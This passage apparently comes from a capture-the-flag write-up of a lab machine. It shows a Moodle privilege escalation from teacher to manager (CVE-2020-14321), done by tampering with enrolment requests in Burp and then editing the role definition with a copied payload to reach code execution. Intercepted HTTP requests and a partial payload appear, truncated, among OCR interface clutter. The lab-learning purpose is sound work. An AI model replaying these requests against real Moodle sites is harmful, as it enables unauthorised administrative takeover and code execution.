
City/town
Bournemouth

And We become Teacher (Manuel Phillips)

2) Permissions, Privileges, and Access Controls

The vulnerability allows a remote attacker to escalate privileges on the system.
The vulnerability exists due to application does not properly impose security restrictions within ours enrollments. A remote authenticated attacker with teacher permission can escalate privileges from teacher role into manager role.

Escalating Privilege from Teacher To Manager to get RCE
We know Lianne Carter is a Manager so we will enroll her into Mathematics course and intercept the request in burp forward it to repeater and change the user_ID and Assign_ID of Teacher(Manuel Phillips) to become admin and forward the request to enroll Manager.



Mathematics

Dashboard / My courses / Maths / Participants


Participants

Enrol users

Enrolment options

Select users: × Lianne Carter carter_lianne@staff.schooled.htb

Assign role: Student



Lianne Carter

User details

Email address
carter_lianne@staff.schooled.htb

Country
United Kingdom

City/town
Bournemouth

Privacy and policies

Data retention summary

Course details

Course profiles
Mathematics
English Literature

Roles

Miscellaneous


Full profile
View all blog entries
Notes
Forum posts
Forum discussions

Reports

Today's logs
All logs
Outline report
Complete report
Grades overview

Administration


Log in as




Moodle Docs for this page

[Manuel Phillips] You are logged in as Lianne Carter (Log out)
Home
Data retention summary

### Login as admin to access admin panel
### To get RCE
Change user Roles by going into User —→ Define Roles






Viewing the definition of role 'Manager'

Short name manager


Custom full name Manager

Intercept the Request in Burp And Edits all the roles



```
POST /moodle/admin/roles/define.php HTTP/1.1
Host: moodle.schooled.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://moodle.schooled.htb
Connection: close
Referer:
http://moodle.schooled.htb/moodle/admin/roles/define.php?action=view&roleid=1
Cookie: MoodleSession=chfdrq52r8nlvn5jg9r32dluip
Upgrade-Insecure-Requests: 1

action=edit&roleid=1&sesskey=JVNyIbdQCq
```

Copy the payload from the link
https://github.com/HoangKien1020/CVE-2020-14321
Forward the request



```
POST /moodle/admin/roles/define.php?action=edit&roleid=1 HTTP/1.1
Host: moodle.schooled.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23112
Origin: http://moodle.schooled.htb
Connection: close
Referer:
http://moodle.schooled.htb/moodle/admin/roles/define.php?action=view&roleid=1
Cookie: MoodleSession=chfdrq52r8nlvn5jg9r32dluip
Upgrade-Insecure-Requests: 1

sesskey=JVNyIbdQCq&return=manage&resettype=none&shortname=manager&name=&description=
&archetype=manager&contextlevel10=0&contextlevel10=1&contextlevel30=0&contextlevel30
=1&contextlevel40=0&contextlevel40=1&contextlevel50=0&contextlevel50=1&
contextlevel70=0&contextlevel70=1&contextlevel80=0&contextlevel80=1&
allowassign%5B%5D=&allowassign%5B%5D=1&allowassign%5B%5D=2&allowassign%5B%5D=3&
allowassign%5B%5D=4&allowassign%5B%5D=5&allowassign%5B%5D=6&allowassign%5B%5D=7&
allowassign%5B%5D=8&allowoverride%5B%5D=&allowoverride%5B%5D=1&allowoverride%5B%5D=2
&allowoverride%5B%5D=3&allowoverride%5B%5D=4&allowoverride%5B%5D=5&
allowoverride%5B%5D=6&allowoverride%5B%5D=7&allowoverride%5B%5D=8&allowswitch%5B%5D=
&allowswitch%5B%5D=1&allowswitch%5B%5D=2&allowswitch%5B%5D=3&allowswitch%5B%5D=4&
